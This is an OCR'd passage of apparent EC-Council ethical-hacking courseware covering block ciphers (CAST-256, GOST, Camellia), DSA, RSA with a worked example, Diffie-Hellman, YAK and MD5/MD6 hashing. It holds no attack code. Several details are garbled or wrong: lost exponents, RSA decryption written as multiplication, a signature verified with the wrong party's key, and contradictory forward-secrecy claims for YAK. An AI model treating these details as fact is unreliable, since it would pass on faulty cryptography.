CAST-256 is an extension of CAST-128 that uses the same design procedure. CAST-256 has a 128-bit block size, and it uses key sizes varying from 128 to 256 bits. Furthermore, it uses zero-correlation cryptanalysis, which can break 28 rounds with time = 2246.9 and data = 298.8.




Figure 20.7: Block diagram of CAST-128

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

GOST Block Cipher and Camellia

GOST Block Cipher	Camellia
❑ GOST block cipher, also called as Magma, is a symmetric key block cipher	❑ Camellia is a symmetric key block cipher with either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys)
❑ It is a 32-round Feistel network working on 64-bit blocks with 256-bit key length	❑ It is a Feistel cipher working with 128-bit blocks and has key sizes of 128, 192, and 256-bits
❑ It consists of an S-box that can be kept secret, and it contains approximately 354 bits of secret information	❑ It is used as part of the Transport Layer Security (TLS) protocol

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

GOST Block Cipher

The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length. It consists of an S-box that can be kept secret and it contains around 354 bits of secret information. GOST is a simple encryption algorithm, where the round function 32-bit subkey modulo 232 is added and put in the layer of S-boxes and the rotate left shift operation is used for shifting 11 bits, thereby providing the output of the round function.

The key scheduling of the GOST block cipher is performed by breaking the 256-bit key into eight 32-bit subkeys, where each subkey is used four times. In this algorithm, the key words are used in order for the first 24 rounds and they are used in reverse order for the last 8 rounds.

Kuznyechik is the latest extension of GOST, which uses 128-bit blocks.

Camellia

Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys). It is a Feistel cipher with a block size of 128 bits and a key size of 128, 192, and 256 bits. Camellia uses four 8×8-bit S-boxes that perform affine transformations and logical operations. A logical transformation layer FL-function or its inverse is applied every six rounds. Camellia uses the key whitening technique for increased security.

Camellia is a part of the Transport Layer Security (TLS) protocol, which is used to deliver secure communication. Camellia cannot be brute-forced even with the latest technology although it uses a smaller key size of 128 bits, thus making it a safe cipher. In addition, Camellia offers high security and its processing skills are equivalent to those of AES or Rijndael.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

DSA and Related Signature Schemes

Digital Signature Algorithm

FIPS 186-2 specifies the Digital Signature Algorithm (DSA) that may be used in the generation and verification of digital signatures for sensitive, unclassified applications

Digital Signature

A digital signature is computed using a set of rules (i.e., the DSA) and a set of parameters such that the identity of the signatory and integrity of the data can be verified

Each entity creates a public key and corresponding private key

1. Select a prime number q such that $2^{159} < q < 2^{160}$
2. Choose t with $0 \le t \le 8$
3. Select a prime number p such that $2^{511+64t} < p < 2^{512+64t}$ with the additional property that q divides $(p-1)$
4. Select a generator α of the unique cyclic group of order q in Z^*_p
5. To compute α, select an element g in Z^*_p and compute $g^{(p-1)/q} \bmod p$
6. If $\alpha = 1$, perform step five again with a different g
7. Select a random d such that $1 \le d \le q-1$
8. Compute $y = \alpha^d \bmod p$

(p, q, α, y) is the public key and d is the private key.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

DSA and Related Signature Schemes

The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures. The NIST proposed the DSA for use in the Digital Signature Standard (DSS), adopted as FIPS 186. The DSA helps in the generation and verification of digital signatures for sensitive and unclassified applications. It creates a 320-bit digital signature with 512–1024-bit security.

A digital signature is a mathematical scheme used for the authentication of digital messages. Computation of the digital signature uses a set of rules (i.e., the DSA) and a set of parameters in that the user can verify the identity of the signatory and the integrity of the data.

Processes involved in DSA:

- **Signature Generation Process**: The private key is used to know who has signed it.
- **Signature Verification Process**: The public key is used to verify whether the given digital signature is genuine.

DSA is a public-key cryptosystem, as it involves the use of both private and public keys.

Benefits of DSA:

- Less chances of forgery compared with a written signature
- Quick and easy method of business transactions
- Fake currency problem can be mitigated considerably

DSA Algorithm:

Each entity A does the following:

1. Select a prime number q such that $2^{159} < q < 2^{160}$

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Choose t such that $0 \leq t \leq 8$, and select a prime number p where $2^{511+64t} < p < 2^{512+64t}$, with the property that q divides $(p-1)$
3. Select a generator α of the unique cyclic group of order q in Z^*_p by choosing an element $g \in Z^*_p$ and then computing $\alpha = g^{(p-1)/q} \bmod p$ until $\alpha \neq 1$
4. Select a random integer d such that $1 \leq d \leq q-1$
5. Compute $y = \alpha^d \bmod p$
6. A's public key is (p, q, α, y); A's private key is d.

To sign a message m, A does the following:

1. Select a random secret integer k, $0<k<q$.
2. Compute $r = (\alpha^k \bmod p) \bmod q$
3. Compute $k^{-1} \bmod q$
4. Compute $s = k^{-1}\{h(m) + dr\} \bmod q$, where h is the Secure Hash Algorithm
5. A's signature for m is the pair (r, s)

To verify A's signature (r, s) on m, B should do the following:

1. Obtain A's authentic public key (p, q, α, y)
2. Verify that $0<r<q$ and $0<s<q$; if not, then reject the signature
3. Compute $w = s^{-1} \bmod q$ and $h(m)$
4. Compute $u_1 = w.h(m) \bmod q$ and $u_2 = rw \bmod q$
5. Compute $v = (\alpha^{u1} y^{u2} \bmod p) \bmod q$
6. Accept the signature if and only if $v=r$

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rivest Shamir Adleman (RSA)

- RSA is a public-key cryptosystem for Internet encryption and authentication
- It uses modular arithmetic and elementary number theories to perform computations using two large prime numbers

RSA Signature Scheme

Algorithm Key generation for the RSA signature scheme

SUMMARY: each entity creates an RSA public key and a corresponding private key. Each entity A should do the following:

1. Generate two large distinct random primes p and q, each roughly the same size.
2. Compute $n = pq$ and $\phi = (p-1)(q-1)$.
3. Select a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$.
4. Use the extended Euclidean algorithm (Algorithm 2.107) to compute the unique integer d, $1 < d < \phi$, such that $ed = 1 \pmod{\phi}$.
5. A's public key is (n, e); A's private key is d.

Algorithm RSA signature generation and verification

SUMMARY: entity A signs a message $m \in \mathcal{M}$. Any entity B can verify A's signature and recover the message m from the signature.

1. *Signature generation.* Entity A should do the following:
   (a) Compute $\tilde{m} = R(m)$, an integer in the range $[0, n-1]$.
   (b) Compute $s = \tilde{m}^d \bmod n$.
   (c) A's signature for m is s.
2. *Verification.* To verify A's signature s and recover the message m, B should:
   (a) Obtain A's authentic public key (n, e).
   (b) Compute $\tilde{m} = s^e \bmod n$.
   (c) Verify that $\tilde{m} \in \mathcal{M}_R$; if not, reject the signature.
   (d) Recover $m = R^{-1}(\tilde{m})$.

Example of RSA Algorithm

```
P  = 61 <= first prime number (destroy this after computing
                                E and D)
Q  = 53 <= second prime number (destroy this after computing
                                E and D)
PQ = 3233 <= modulus (give this to others)
E  = 17   <= public exponent (give this to others)
D  = 2753 <= private exponent (keep this secret!)

Your public key is (E,PQ).
Your private key is D.

The encryption function is: encrypt(T) = (T^E) mod PQ
                                       = (T^17) mod 3233

The decryption function is: decrypt(C) = (C^D) mod PQ
                                       = (C^2753) mod 3233

To encrypt the plaintext value 123:

encrypt(123) = (123^17) mod 3233
             = 337587917446653715596592958817679803 mod 3233
             = 855

To decrypt the cipher text value 855:

decrypt(855) = (855*2753) mod 3233
             = 123
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Rivest Shamir Adleman (RSA)

Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication. RSA uses modular arithmetic and elementary number theories to perform computations using two large prime numbers. The RSA system is widely used in a variety of products, platforms, and industries. It is one of the de-facto encryption standards. Companies such as Microsoft, Apple, Sun, and Novell build RSA algorithms into their operating systems. RSA can also be found on hardware-secured telephones, Ethernet network cards, and smart cards.

RSA works as follows:

1. Two large prime numbers are taken (a and b), and their product is determined (c = ab, where "c" is called the modulus).
2. RSA chooses a number "e" that it is less than "c" and relatively prime to (a-1)(b-1). Therefore, e and (a-1)(b-1) have no common factor except 1.
3. Furthermore, RSA chooses a number "f" such that (ef - 1) is divisible by (a-1)(b-1).
4. The values "e" and "f" are the public and private exponents, respectively.
5. The public key is the pair (c, e); the private key is the pair (c, f).
6. It is difficult to obtain the private key (c, f) from the public key (c, e). However, if someone can factor "c" into "a" and "b", then that person can decipher the private key (c, f).

The security of the RSA system depends on the assumption that such factoring is difficult to carry out, making the cryptographic technique safe.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of how cryptography uses RSA algorithms in a practical interchange is illustrated by the following sequence:

1. The sender of a message encrypts it using a randomly chosen DES symmetric key. DES (Data Encryption Standard) is a relatively insecure symmetric-key system using 64-bit encryption (56 bits for key size, 8 bits for cyclic redundancy check) to encrypt data.
2. The sender will then look up the recipient's public key and use it to encrypt the DES key using the RSA system.
3. The sender transmits an RSA digital envelope, consisting of a DES-encrypted message and an RSA-encrypted DES key, to the recipient.
4. The recipient will decrypt the DES key and then use the DES key to decrypt the message itself.

This system combines the high speed of DES with the key management convenience of the RSA system.

RSA Signature Scheme

Cryptography uses RSA for public key encryption and for a digital signature (to sign a message and verify it). The RSA signature scheme is the first technique used to generate digital signatures. It is a deterministic digital signature scheme that provides message recovery from the signature itself, making it the most practical and versatile technique available.

RSA involves both a public key and a private key. The public key, as the name indicates, can be used by anyone for encrypting messages. The messages that the user encrypts with the public key require the private key for decryption.

Consider that John encrypts his document M using his private key S_A, thereby creating a signature $S_{john}(M)$. John sends M along with the signature $S_{john}(M)$ to Alice. Alice decrypts the document using Alice's public key, thereby verifying John's signature.

RSA Key Generation

The procedure for RSA key generation is common to all the RSA-based signature schemes. To generate an RSA key pair, i.e., both an RSA public key and the corresponding private key, each entity A should do the following:

- Generate two large distinct primes p and q arbitrarily, each with roughly the same bit length
- Compute $n = pq$ and $\phi = (p-1)(q-1)$
- Choose a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$

  GCD = Greatest Common Divisor
- Use the extended Euclidean algorithm to compute the unique integer d, $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$
- A's public key is (n, e); A's private key is d

Destroy p and q at the end of the key generation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The RSA algorithm generates and verifies the RSA signature as follows way:

Entity A signs a message $m \in M$. Any entity B can verify A's signature and recover the message m from the signature.

1. **Signature Generation**

   To sign a message m, entity A should do the following:

   - Compute $\tilde{m} = R(m)$, an integer in the range [0, n–1]
   - Compute $s = \tilde{m}^d \bmod n$
   - A's signature form is s

2. **Signature Verification**

   To verify A's signature s and recover the message m, B should do the following:

   - Obtain A's authentic public key (n, e)
   - Compute $\tilde{m} = s^e \bmod n$
   - Verify that $\tilde{m} \in M_R$; if not, reject the signature
   - Recover $m = R^{-1}(\tilde{m})$

Example of RSA Algorithm

The math underlying RSA public-key encryption is described below:

1. Find P and Q, two large (e.g., 1024-bit) prime numbers.
2. Choose E such that E is greater than 1, E is less than PQ, and E and (P-1)(Q-1) are relatively prime, which means that they have no prime factors in common. E does not have to be prime, but it must be odd. (P-1)(Q-1) cannot be prime because it is an even number.
3. Compute D such that (DE - 1) is evenly divisible by (P-1)(Q-1). Mathematicians write this as DE = 1 (mod (P-1)(Q-1)), and they call D the multiplicative inverse of E. This is easy to do—simply find an integer X that causes D = (X(P-1)(Q-1) + 1)/E to be an integer and then use that value of D.
4. The encryption function is C = (T^E) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation. During the encryption of the message, T must be less than the modulus, PQ.
5. The decryption function is T = (C^D) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation.

Your public key is the pair (PQ, E). Your private key is the number D (do not reveal it to anyone). The product PQ is the modulus. E is the public exponent. D is the secret exponent.

You can publish your public key freely because there are no known easy methods of calculating D, P, or Q given only (PQ, E) (your public key).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Given below is an example of the RSA algorithm:

P = 61<= first prime number (destroy this after computing E and D)

Q = 53<= second prime number (destroy this after computing E and D)

PQ = 3233<= modulus (give this to others)

E = 17<= public exponent (give this to others)

D = 2753<= private exponent (keep this secret)

Your **public** key is **(E,PQ)**

Your **private** key is **D**

The encryption function is:

encrypt(T) = (T^E) mod PQ

= (T^17) mod 3233

The decryption function is:

decrypt(C) = (C^D) mod PQ

= (C^2753) mod 3233

To encrypt the plaintext value 123, do this:

encrypt(123) = (123^17) mod 3233

= 337587917446653715596592958817679803 mod 3233

= 855

To decrypt the ciphertext value 855, do this:

decrypt(855) = (855*2753) mod 3233

= 123

One way to compute the value of **855^2753 mod 3233** is as follows:

Consider these powers of 855:

- 855^1 = 855 (mod 3233)
- 855^2 = 367 (mod 3233)
- 855^4 = 367^2 (mod 3233) = 2136 (mod 3233)
- 855^8 = 2136^2 (mod 3233) = 733 (mod 3233)
- 855^16 = 733^2 (mod 3233) = 611 (mod 3233)
- 855^32 = 611^2 (mod 3233) = 1526 (mod 3233)
- 855^64 = 1526^2 (mod 3233) = 916 (mod 3233)
- 855^128 = 916^2 (mod 3233) = 1709 (mod 3233)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- 855^256 = 1709^2 (mod 3233) = 1282 (mod 3233)
- 855^512 = 1282^2 (mod 3233) = 1160 (mod 3233)
- 855^1024 = 1160^2 (mod 3233) = 672 (mod 3233)
- 855^2048 = 672^2 (mod 3233) = 2197 (mod 3233)

Given the above, we know the following:

855^2753 (mod 3233)

= 855^(1 + 64 + 128 + 512 + 2048) (mod 3233)

= 855^1 * 855^64 * 855^128 * 855^512 * 855^2048 (mod 3233)

= 855 * 916 * 1709 * 1160 * 2197 (mod 3233)

= 794 * 1709 * 1160 * 2197 (mod 3233)

= 2319 * 1160 * 2197 (mod 3233)

= 184 * 2197 (mod 3233)

= 123 (mod 3233)

= 123

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Diffie-Hellman

- A cryptographic protocol that allows two parties to establish a shared key over an insecure channel
- It does not provide any authentication for the key exchange and is vulnerable to many cryptographic attacks

Diffie-Hellman Algorithm

- The system has two parameters called p and g
  - Parameter p is a prime number
  - Parameter g (usually called a generator) is an integer less than p with the following property: for every number n between 1 and p-1 inclusive, there is a power k of g such that $n = g^k \bmod p$
- Many cryptography textbooks use the fictitious characters "Alice" and "Bob" to illustrate cryptography, as we will do here:
  - Alice generates a random private value a and Bob generates a random private value b. Both a and b are drawn from the set of integers
  - They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$ and Bob's public value is $g^b \bmod p$
  - They exchange their public values
  - Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
  - Because $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key k

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Diffie–Hellman

It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel. It was developed and published by Whitfield Diffie and Martin Hellman in 1976. Actually, it was independently developed a few years earlier by Malcolm J. Williamson of the British Intelligence Service, but it was classified at that time.

Diffie–Hellman Algorithm

The system has two parameters called p and g

- Parameter p is a prime number
- Parameter g (usually called a generator) is an integer less than p, with the following property: for every number n between 1 and p-1 (both inclusive), there is a power k of g such that $n = g^k \bmod p$

Many cryptography textbooks use the fictitious characters "Alice" and "Bob" to illustrate cryptography; we will do the same here as well:

- Alice generates a random private value **a**, and Bob generates a random private value **b**. Both a and b are drawn from the **set of integers**
- They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$, and Bob's public value is $g^b \bmod p$.
- They exchange their public values
- Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
- Since $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Diffie–Hellman algorithm does not provide any authentication for the key exchange and is vulnerable to many cryptographic attacks. Nevertheless, it is the basis of many authentication mechanisms; for example, it provides forward secrecy in the TLS protocol's ephemeral modes depending on the cipher spec.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

YAK

- YAK is a public-key-based authenticated key exchange protocol
- The authentication of YAK is based on the public key pairs, and it requires PKI to distribute authentic public keys
- YAK is a variant of two-pass HMQV protocol using ZKP for proving knowledge of ephemeral secret keys from both parties

The YAK protocol implementation between the two parties Alice and Bob is described in the following steps:

- Alice chooses a random number x so that $x \in_R [0, q-1]$ and computes $X = g^x$, and ZKP of x is denoted by $KP\{x\}$
- Bob chooses a random number y so that $y \in_R [0, q-1]$ and computes $Y = g^y$, and ZKP of y is denoted by $KP\{y\}$
- Alice verifies $KP\{x\}$ and computes the session key $k = H((Y.PK_B)^{x+a})$
- Bob verifies $KP\{y\}$ and computes the session key $k = H((X.PK_A)^{y+b})$
- They authenticate each other, and both obtain the same session key $k = H(g^{(x+a)(y+b)})$

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

YAK

YAK is a public-key-based Authenticated Key Exchange (AKE) protocol. The authentication of YAK is based on public key pairs, and it needs PKI to distribute authentic public keys. YAK is a variant of the two-pass Hashed Menezes-Qu-Vanstone (HMQV) protocol using zero-knowledge proofs (ZKP) for proving the knowledge of ephemeral secret keys from both parties. The YAK protocol lacks joint key control and perfect forward secrecy attributes.

The YAK protocol implementation between two parties Alice and Bob is described as follows:


1. Alice chooses a random number **x** such that $x \in_R [0, q-1]$, computes $X = g^x$, and generates ZKP of **x**, denoted by **KP{x}**. Alice sends **X** and **KP{x}** to Bob.
2. Bob chooses a random number **y** such that $y \in_R [0, q-1]$, computes $Y = g^y$, and generates ZKP of **y**, denoted by **KP{y}**. Bob sends **Y** and **KP{y}** to Alice.
3. Alice verifies the received **KP{x}** and computes the session key after verification as $k = H((Y.PK_B)^{x+a})$, where **H** is a hash function.
4. Bob verifies the received **KP{y}** and computes the session key after verification as $k = H((X.PK_A)^{y+b})$.
5. They authenticate each other, and both obtain the same session key $k = H(g^{(x+a)(y+b)})$.

The YAK protocol can accomplish the following objectives:

- Private key security
- Full forward secrecy
- Session key security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Message Digest (One-Way Hash) Functions



- Hash functions calculate a unique fixed-size bit string representation called a message digest of any arbitrary block of information
- If any given bit of the function's input is changed, then every output bit has a 50 percent chance of changing
- It is computationally infeasible to have two files with the same message digest value

Note: Message digests are also called one-way hash functions because they cannot be reversed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Message Digest (One-way Hash) Functions

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Message digest functions are also called one-way hash functions because they produce values that are nearly impossible to invert, resistant to attack, mostly unique, and widely distributed. Message digest algorithms themselves do not participate in encryption and decryption operations. They allow the creation of digital signatures and message authentication codes (MACs) as well as the derivation of encryption keys from passphrases.

The main role of a cryptographic hash function is to provide integrity in document management. Cryptographic hash functions are an integral part of digital signatures. They are relatively faster than digital signature algorithms; hence, their characteristic feature is to calculate the signature of the document's hash value, which is smaller than the document. In addition, digests help to hide the contents or source of the document.

Widely used message digest functions include the following algorithms:

- MD5
- SHA

Note: Message digests are also called one-way hash functions because they cannot be reversed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.8: Block Diagram of One-way Hash Function

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Message Digest Function: MD5 and MD6

- The MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input
- MD5 is not collision resistant; use of the latest algorithms, such as MD6, SHA-2 and SHA-3, is recommended
- MD6 uses a Merkle tree-like structure to allow for immense parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks
- MD5 and MD6 are deployed for digital signature applications, file integrity checking, and storing passwords



Message Digest Function: MD5 and MD6

MD2, MD4, MD5, and MD6 are **message digest algorithms** used in digital signature applications to compress a document securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest always has a size of 128 bits.

The structures of all three algorithms (MD2, MD4, and MD5) appear similar, although the design of MD2 is reasonably different from that of MD4 and MD5. MD2 supports 8-bit machines, while MD4 and MD5 support 32-bit machines. The algorithm pads the message with extra bits to ensure that the number of bits is divisible by 512. The extra bits may include a 64-bit binary message.

Attacks on versions of MD4 have become increasingly successful. Research has shown how an attacker launches collision attacks on the full version of MD4 within a minute on a typical PC. MD5 is slightly more secure but is slower than MD4. However, both the message digest size and the padding requirements remain the same.

MD5 is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. MD5 can be used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords. However, MD5 is not collision resistant; therefore, it is better to use the latest algorithms, such as MD6, SHA-2, and SHA-3.

MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks.

To calculate the effectiveness of hash functions, check the output produced when the algorithm randomizes an arbitrary input message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are examples of minimally different message digests:

- echo "There is CHF1500 in the blue bo" | md5sum
  e41a323bdf20eadafd3f0e4f72055d36
- echo "There is CHF1500 in the blue box" | md5sum
  7a0da864a41fd0200ae0ae97afd3279d
- echo "There is CHF1500 in the blue box." | md5sum
  2db1ff7a70245309e9f2165c6c34999d

Even minimally different texts produce radically different MD5 codes.

